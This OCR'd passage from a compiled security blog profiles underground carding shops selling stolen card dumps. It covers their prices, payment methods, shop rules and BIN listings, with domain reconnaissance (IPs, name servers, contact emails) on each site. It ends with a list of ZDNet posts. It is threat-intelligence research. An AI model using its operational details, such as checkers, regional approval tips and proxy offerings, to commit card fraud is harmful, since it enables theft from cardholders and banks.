
card details.

The most recent annoucement at **Approven.su** says " *Sumer Jam: 8 new bases - Georgia2, California3, Pennsyl-vania3, Puerto Rico, California4, Texas4, Virginia, California5*".

The price for a stolen credit card is $10, with Platinum cards going for $15.


243




news
dumps
orders
billing
checker
support
Site will go down for an update in 15 mins. It should be done in an hour.
dance: 0 / Discount : 0 % / Logout
The cart is currently empty
No active search filters
0$
Search criteria:
BIN(S)
Country
Any
Bank
Any
Service code
Any
Last 4/5
Base
Any
Base name contains the state where dumps will work best in.Buying a dump from a region closer to you greatly increases approval rate and avoids region block
Type
Any
Subtype
Any
Type
Any
Track 1
Doesn't matter
Search
Refresh the page for a random selection of bins. ALL SEARCHES FREE FOR STORE OPENING.
BIN
Type
Code
Country
Bank
Quantity
Price
Base
Cart
420767
VISA DEBIT CLASSIC
101
United States
JPMORGAN CHASE BANK N.A. - DEBIT
662
10$
New_York
add
406315
VISA DEBIT CLASSIC
101
United States
NAVY FEDERAL CREDIT UNION
411
10$
Georgia
add

244


news
dumps
orders
billing
checker
support
Site will go down for an update in 15 mins. It should be done in an hour.
Balance: 0 / Discount : 0 % / Logout
The cart is currently empty
No active search filters
0$
413786
VISA CLA
434256
VISA CLA
421765
VISA DEBIT PLATINUM
101
United States
BANK OF AMERICA
221
15$
California3
427514
VISA DEBIT CLASSIC
101
United States
BANK OF OKLAHOMA
211
10$
Georgia2
461046
VISA DEBIT CLASSIC
101
United States
JPMORGAN CHASE BANK N.A. - DEBIT
202
10$
Texas4
474477
VISA DEBIT PLATINUM
101
United States
BANK OF AMERICA
199
15$
Maryland
428208
VISA DEBIT CLASSIC
101
United States
JPMORGAN CHASE BANK N.A. - DEBIT
194
10$
California3
411773
VISA DEBIT PLATINUM
101
United States
BANK OF AMERICA
189
15$
New_York
425828
VISA DEBIT CLASSIC
101
United States
M&T BANK
184
10$
New_Jersey2
510982
MASTERCARD STANDARD
101
United States
USAA FEDERAL SAVINGS BANK
179
15$
New_Jersey2
add


91.229.248.20
NET
91.229.248.0/24
AS
AS3.537
A
UP
su
approven.su
NS
dns2.naunet.ru
A
193.227.241.60
PTR
PTR
NS
A
NET
PTR
dns1.naunet.ru
193.227.240.38
NET
193.227.240.0/23
AS
AS35718
193.227.240.37
A
NET

_Domain reconnaissance


approven.su - 91.229.248.20 - Name server: dns1.naunet.ru - Email: yurtan20@e1.ru - *HOSTED IN UKRAINE*

_BestDumps.biz


BestDumps.biz doesn't allow newly registered visitors the opportunity to search across its database of stolen credit card details, unless they pay $50 using Liberty Reserve.

245





246



_Domain reconnaissance

bestdumps.biz - 195.3.145.87 - Name server: NS1.BESTDUMPS.BIZ - Email: admin@bestdumps.biz - AS50244 -

HOSTED IN LATVIA, Associated email: bdsupport@jabber.org, Associated ICQ: 655584

_Bulba.cc

Bulba.cc offers a Checker for stolen credit cards.

The most recent announcement is *"UPDATE ADDED 1000*

MEXICO RARE! FRESH! 95 % VALID!!! Hurry up to load the account".

The service advertised itself as follows:


" *Hello my name is Bulba. I am official reseller of* ***TRACK2.NAME*** *service. Bulba.cc opened because* ***track2.name*** *closed registration and don't accept new customers. We don't have any specific rules. Our only rule is "we don't replace bad dumps". That means we don't replace them at all and we don't have replacement policy. Don't ask about it in any case!*


We accept Libery Reserve, WU, MG, Bank Transfer (NEW) without any fees. Minimum for payment by LR - 10

$, WU, MG - 500 $, Bank Transfer - 500 $. Also we give 10 % bonus of money to all purchases.


Our bases: SALES - track2, 50 % valid, alot dumps! Very cheap $7 per one! DATABASE9 - TRACK1+TRACK2(90

%) + TRACK2(10 %) only! 80 % valid, FRESH. NEW DATABASE, TRACK 2 only, 95 % valid, FRESH! NEW! "


Dumps
Orders
Profile
Billing
Checker
Contact Support
Sign Out
User:
Balance: 0$
Checks: 0
UPDATE ADDED 1000 MEXICO RARE! , FRESH! , 95% VALID!!!
HURRY UP TO LOAD ACCOUNT!


BINS (6 digit)
Country
Bank
Code
Last 4 or 3 digits
Expire this month
Type
Base
Price
Search
Hello, my name is Bulba. I am official reseller of TRACK2.NAME service.
Bulba.cc opened because track2.name closed registration and don't accept new customers.
We don't have any specific rules. Our only rule is: "we don't replace bad dumps."
That means we don't replace them at all and we don't have replacement policy. Dont ask about it in any case!
We accept Liberty Reserve, WU, MG , Bank Transfer(NEW)without any fee's.
Minimum for payment by LR - 10$, WU,MG - 500$, Bank Transfer - 500$
Also we give 10% bonus of money to all purchases.
Contact only by "Contact Support" form.
Our bases:
SALES - track2 , 50% valid ,Alot dumps! Very cheap 7$ per one!
DATABASE9 - TRACK1+TRACK2(90%) + TRACK2(10%) only! 80% valid , FRESH !NEW
DATABASE10 - TRACK2 only! 95% valid , FRESH !NEW
Shopping Cart
Items 0
Price 0$
Review and checkout!
Add to Shopping Cart
100 random dumps cheap price!
Warning (No replace and No refunds on that deal).
Check my dumps
Visa+MC 150O$ Buy MIXPACK
Visa+MC Classic/Standart 130O$ Buy MIXPACK
Visa+MC Gold/Platinum 150O$ Buy MIXPACK


1 2 3 4 5 ... 17 All
BIN Type Code Country Bank Count Price Base
400819 Visa 121 6 60$ database10
401959 Visa CLASSIC debit 101 United States of America Colorado East Bank & Trust 39 20$ database9
403784 Visa PLATINUM credit 101 United States of America U.S. Bank National Association ND 63 27$ database9
404360 Visa GOLD/PREM credit 201 Mexico Banco Inbursa S.A. 5 85$ database10
405306 Visa CLASSIC credit 201 Mexico Banco Nacional de Mexico, S.A. 2 65$ database10
405930 Visa CLASSIC debit 101 Mexico Banco Nacional de Mexico, S.A. 25 70$ database10
406042 Visa CLASSIC debit 101 United States of America JPMorgan Chase Bank N.A. - Debit 955 15$ database9
406045 Visa CLASSIC debit 101 United States of America JPMorgan Chase Bank N.A. - Debit 3 20$ database9
406068 Visa CLASSIC debit 101 United States of America JPMorgan Chase Bank N.A. - Debit 145 19$ database9
407066 Visa CLASSIC debit 101 United States of America St Vrain Valley Credit Union 62 18$ database9
407441 Visa 101 4 30$ database9
407444 Visa 101 29 30$ database9
Shopping Cart
Items 0
Price 0$
Review and checkout!
Add to Shopping Cart
100 random dumps cheap price!
Warning (No replace and No refunds on that deal).
Check my dumps
Visa+MC 150O$ Buy MIXPACK
Visa+MC Classic/Standart 130O$ Buy MIXPACK
Visa+MC Gold/Platinum 150O$ Buy MIXPACK



_Domain reconnaissance

bulba.cc - 91.223.77.254 - Name server: NS1.NAMESELF.COM - Email: bulbacc@yahoo.com - AS6849, UKRTELNET

JSC UKRTELECOM - *HOSTED IN UKRAINE*

_CardShop.bz

CardShop.bz is yet another DIY interface for purchasing stolen credit cards data (dumps/full dumps). The general rules of the site are as follows:

2.1.1) All calculations on a site and its services - automatic

2.1.2) Minimum funding amount on a site 10 $ that equals to 50 credits

2.1.3) Period of validity of credits is 1 month (under the additional oral agreement term can be increased). In a case if you had not time to spend all credits, it is possible to make fund of your account and credits will automatically be restored

2.1.4) Refund for not used credits - IS NOT POSSIBLE

In order to avoid conflict situations, please check information that you need before funding account

The Rules of service ONLINE sale CC/DUMPS reads:

"2.2) Rules of service ONLINE sale CC/DUMPS

2.2.1) Return of credits for purchased CC/Dumps which have been checked before purchase and have status VALID -

IS NOT POSSIBLE

2.2.1) Return of credits for purchased CC/Dumps which have been checked in 1 hour after purchase through the link

'Check' and having status VALID - IS NOT POSSIBLE

2.2.2) Return of credits for purchased invalid CC/Dumps (DECLINE/HOLD CALL/PICKUP) which are not checked before

purchase, is possible only within 24 hours after the order. After 24 hours any claims on return of credits are not accepted

2.2.3) You will not be charged for invalid CC/Dumps if you checked it instant or in 1 hour and credits will be refunded automatically. You will be charged only for CC/Dumps checking even if CC/Dumps is invalid

2.2.4) We do not guarantee limits and amounts on CC/Dumps

2.3) Rules of service ONLINE Check CC/Dumps

2.3.1) Status Valid, means that at the moment of check CC/Dump was Approved

2.3.2) Status Declined, means that at the moment of check CC/Dump was Decline/Pickup/Hold Call

2.3.3) Claims on checked DUMP/CC are not accepted.

2.7) Rules of other services on site CardShop will be added in this agreement later

3) Prices and Tariffs

3.1.1) 1 credit is accepted to a unit of account on site CardShop. Initially 1 credit = 1 $. The price for 1 credit can change according to tariffs for funding. Tariffs could be found in Tariff section at site

3.1.2) Administration CardShop reserves the right to itself at any moment to change tariffs. You agree periodically check tariffs on site CardShop to learn about possible changes in them"

The is currently offering 33903 U.S based stolen credit cards for sale. The web site is also offering Proxies for

sale – compromised malware infected hosts- where the price is 0.3 $ per proxy. Next to the inventory of stolen credit cards and the proxy service, the web site is also offering batch checking for the validity of the stolen credit cards, and is also performing Lookups SSN|MMN services, with the ability to Lookup MMN in California state.

250







_Domain reconnaissance

251





cardshop.bz - 217.23.9.67 - Name server: ns1.servicedns.nl - Email: contact@privacyprotect.org; AS49981, WorldStream; *HOSTED IN THE NETHERLANDS*

_CcMall.cc

CcMall.cc is associated with the following ICQ number 777605, where potential buyers would have to connect with the seller in order to be offered the ability to register in the site. " *For private limited registration only into the new shop*" is currently displayed on **CcMall.cc**’s web site.

_Domain reconnaissance

ccmall.cc - 213.5.70.34 - Name server: TR1.ONLINESHOP.SU - Email: gwylhcfktm@whoisservices.cn - AS49544,

INTERACTIVE3D-AS - *HOSTED IN THE NETHERLANDS*; Name server: **tr1.onlineshop.su** - Emaill: exchangers@msn.com context.cx is also registered using exchangers@msn.com.

_ccStore.ru

ccStore.ru is associated with the following ICQ - 20606, and requires that a valid email address is supplied in order to activate the access to yet another interface for selling and reselling fraudulently obtained financial data.

252





_Domain reconnaissance

ccStore.ru - 91.220.101.200 - Name server: ns1.1000dns.net - Email: ccstoreru@yahoo.com - AS49704 - *HOSTED IN*

THE NETHERLANDS

_Cv2Shop.com

Cv2Shop.com has an inventory of 734 U.S based stolen credit cards for the price of Discovery - $2.2 per piece; Amex for $2; Mastercard for $2; Visa for $1.7 per piece. The fraudulent interface is also offering 80 Canadian stolen credit 253





cards for the price of $7 per piece for Discovery and Amex, and for $6 for Mastercard and $5 for Visa.

_Domain reconnaissance

cv2shop.com

-

72.20.12.205

-

Name

server:

DNS1.NAME-SERVICES.COM

-

Email:

wn-

fxgjdg@whoisprivacyprotect.com - AS25761, STAMINUS-COMM - *HOSTED IN THE UNITED STATES*

_FreshStock.biz

254



FreshStock.biz is associated with the following ICQ - 607373112 where users have to initiate the contact in order to

obtain access to the DIY shop for stolen credit cards..

_Domain reconnaissance

freshstock.biz - 38.97.225.166;

69.175.73.184 - Name server - NS1.PIPEDNS.COM Email:

ghmbfvn-

txs@whoisprivacyprotect.com - AS32475, SINGLEHOP , Inc. - *HOSTED IN THE UNITED STATES*

_Magic-Numbers.cc

Magic-Numbers.cc is associated with the following ICQ - 333277 and Jabber: elche@jabber.org where users wanting

bulk orders have to contact the cybercriminals offering the DIY interface for stolen credit card numbers.

The web site is currently offering 24642 U.S based stolen credit cards, followed by another 1545 Israeli based

credit cards, with a total dumps currently being offered at 43,507. The most recent advertisements read: " *Australia base, ultra virgin fresh base - track2 available. Approval rate 85 %*"

255





256





_Domain reconnaissance

magic-numbers.cc - 91.213.175.89;

91.223.77.35 Name server:

NS1.1000DNS.NET - Email:

con-

tact@privacyprotect.org - AS6849, UKRTELNET JSC UKRTELECOM - *HOSTED IN UKRAINE*

_Mega4u.biz

257





mega4u.biz is currently closed for free registration.

_Domain reconnaissance

mega4u.biz - 178.162.174.71 - Name server: NS1.FREEDNS.WS - Email: persiks@online.ua - AS28753, LEASEWEB-DE

- *HOSTED IN GERMANY*

_MyCc.su

MyCc.su is associated with the following ICQ - 40040000 and next to offering stolen credit cards for sale, is also

soliciting for security vulnerabilities - " *Found a bug? We will pay!* ". The latest update from September 29 says that 1500 EU based stolen credit cards have been added, followed by another update from the same date, this time with

300 French based stolen credit cards added.

The price of the stolen credit cards varies between $2 and $5

258





_Domain reconnaissance

259





mycc.su - 188.93.17.180 - Name server: ns1.deltahost.com.ua - Email: admin@mycc.su - AS49505, SELECTEL Ltd. -

HOSTED IN RUSSIA

_Perfect-Numbers.cc

Perfect-Numbers.cc is yet another DIY interface for purchasing stolen credit cards. It’s associated with teh following ICQ - 605099359. Users are able to search within the interface only after they have refilled their balance using Liberty Reserve as a means for payment.

_Domain reconnaissance

260





perfect-numbers.cc - 91.220.101.75 - Name server: NS1.1000DNS.NET - AS49704, ADDOS-AS FOP Litvinenko Sergey

Nikolaevich; icq: 605099359 - *HOSTED IN THE NETHERLANDS*

_PrivateServices.ws

privateservices.ws currently has a database of 634 U.K based stolen credit cards, and another 293 French based

stolen credit cards.

261





262





_Domain reconnaissance

privateservices.ws - 217.23.9.92 - Name server: ns1.servicedns.nl - AS49981, WorldStream AS Maasdijk - *HOSTED IN*

THE NETHERLANDS

_pwnshop.cc

pwnshop.cc is yet another DIY interface for selling stolen credit card numbers. The web site is currently returning the following message: " *You can obtain registration code only from exist clients.Please be aware of scam - registration code is free for exist clients, so if you pay for it - as for refund.* "

263





_Domain reconnaissance

pwnshop.cc - 77.79.13.209 - Name server: NS1.AFRAID.ORG - AS16125, DC-AS UAB - *HOSTED IN LITHUANIA*

_TrackStore.su

trackstore.su is offering existing clients to option to refer additional customers for the price of $20 each. The web site is currently offering 1648 U.S based stolen credit cards, exclusively from the Suntrust Bank for the price of $10

264





for each stolen credit card.

265



_Domain reconnaissance

266





trackstore.su - 46.21.148.26 - Email: roger.sroy@yahoo.com - AS35017, SWIFTWAY-AS - *HOSTED IN THE NETHER-*

LANDS

_Track2.name

track2.name is offering stolen credit card numbers for the price of $20 for each stolen credit card.

267





_Domain reconnaissance

track2.name - 91.213.175.121 - AS6849, UKRTELNET JSC UKRTELECOM - *HOSTED IN UKRAINE*

_vzone.tc

vzone.tc is yet another DIY shop for stolen credid card numbers. The current announcement reads : " *Dear users, after you buy cards, to view proper information, please click download all cards or download selected card from My Cards page. It will show you all information like Last Name and all the additional info like phone, email.*

P.S If you dislike new shop V.2 of our shop, then please use support link and send us your feedback to admin,

if you want to back old shop V.1 then send feedback with proper reasons why u again want to see old shop V.1"

The current price for a stolen credit card is $1.80 for every card. Next to offering stolen credit cards as a ser-

vice, the shop is also offering SSN and DOB Searcher, next to the opportunity for customers of the shop to also

purchase proxies – compromised malware infected hosts.

268





269





_Domain reconnaissance

270







vzone.tc - 49.212.25.242 - Name server: dns1.yandex.ru - Email: adamsnames@rrpproxy.net - AS9371, SAKURA-C

SAKURA Internet - *HOSTED IN JAPAN*

_DumpsSheck.com

dumpscheck.com is associated wit the following ICQ - 612303315 is an advanced checker for the validity of stolen

credit card details. The web site says " *Current merchant accepts VISA, MASTERCARD, AMEX, DISCOVER, DINERS,*

JCB. "

271





_Domain reconnaissance

dumpscheck.com - 206.217.196.47 - Name server: NS1.DUMPSCHECK.COM - Icq 612303315; AS4436, NLAYER

Communications, Inc. - *HOSTED IN THE UNITED STATES*

Related posts on the economics of cybercrime:

[7]**New report details the prices within the cybercrime market**

[8]**CardCops: Stolen credit card details getting cheaper**

[9]**Microsoft study debunks profitability of the underground economy**

[10]**Are Stolen Credit Card Details Getting Cheaper?**

[11]**Squeezing the Cybercrime Ecosystem in 2009**

[12]**Price Discrimination in the Market for Stolen Credit Cards**

[13]**The Underground Economy's Supply of Goods**

[14]**Microsoft study debunks phishing profitability**

This post has been reproduced from [15]Dancho Danchev's blog. Follow him [16]on Twitter.

1. http://www.zdnet.com/blog/security/cardcops-stolen-credit-card-details-getting-cheaper/2084

2. http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html

3. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

4. http://www.zdnet.com/blog/security/scammers-introduce-atm-skimmers-with-built-in-sms-notification/2000

5. http://ddanchev.blogspot.com/2010/07/cybercriminals-sql-inject-cybercrime.html

6. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

7. http://www.zdnet.com/blog/security/new-report-details-the-prices-within-the-cybercrime-market/8078

8. http://www.zdnet.com/blog/security/cardcops-stolen-credit-card-details-getting-cheaper/2084

9. http://www.zdnet.com/blog/security/microsoft-study-debunks-profitability-of-the-underground-economy/3522

10. http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html

11. http://ddanchev.blogspot.com/2009/01/squeezing-cybecrime-ecosystem-in-2009.html

12. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

13. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

14. http://www.zdnet.com/blog/security/microsoft-study-debunks-phishing-profitability/2366

15. http://ddanchev.blogspot.com/

16. http://twitter.com/danchodanchev

1.11

December

274





Summarizing ZDNet’s Zero Day Posts for October (2011-12-04 21:05)

The following is a brief summary of all of my posts at ZDNet’s Zero Day for October. You can subscribe to my

[1]personal RSS feed, **[2]Zero Day’s main feed**, or follow me on Twitter:

01. [3]**iPhone 5 themed emails serve Windows malware**

02. [4]**27 of 100 tested Chrome extensions contain 51 vulnerabilities**

03. [5]37 percent of users browsing the Web with insecure Java versions

04. [6]**Google introduces Safe Browsing Alerts for network administrators**

05. [7]**Malware Watch: U.S Chamber of Commerce official letter; DHL delivery error, IRS notifications**

275

06. [8]**’Steve Jobs Alive!’ emails lead to exploits and malware**

07. [9]**Which is the most popular malware propagation tactic?**

08. [10]**Spamvertised ’Cancellation of the package delivery’ emails serving malware**

09. [11]**Hacking group from Nepal posts 10,000 stolen Facebook accounts online**

10. [12]**Over a million web sites affected in mass SQL injection attack**

11. [13]**New Mac OS X malware disables Apple’s malware protection**

12. [14]**New Mac OS X malware with DDoS functionality spotted in the wild**

13. [15]**Security researcher finds major security flaw in Facebook**

This post has been reproduced from [16]Dancho Danchev’s blog. Follow him [17]on Twitter.

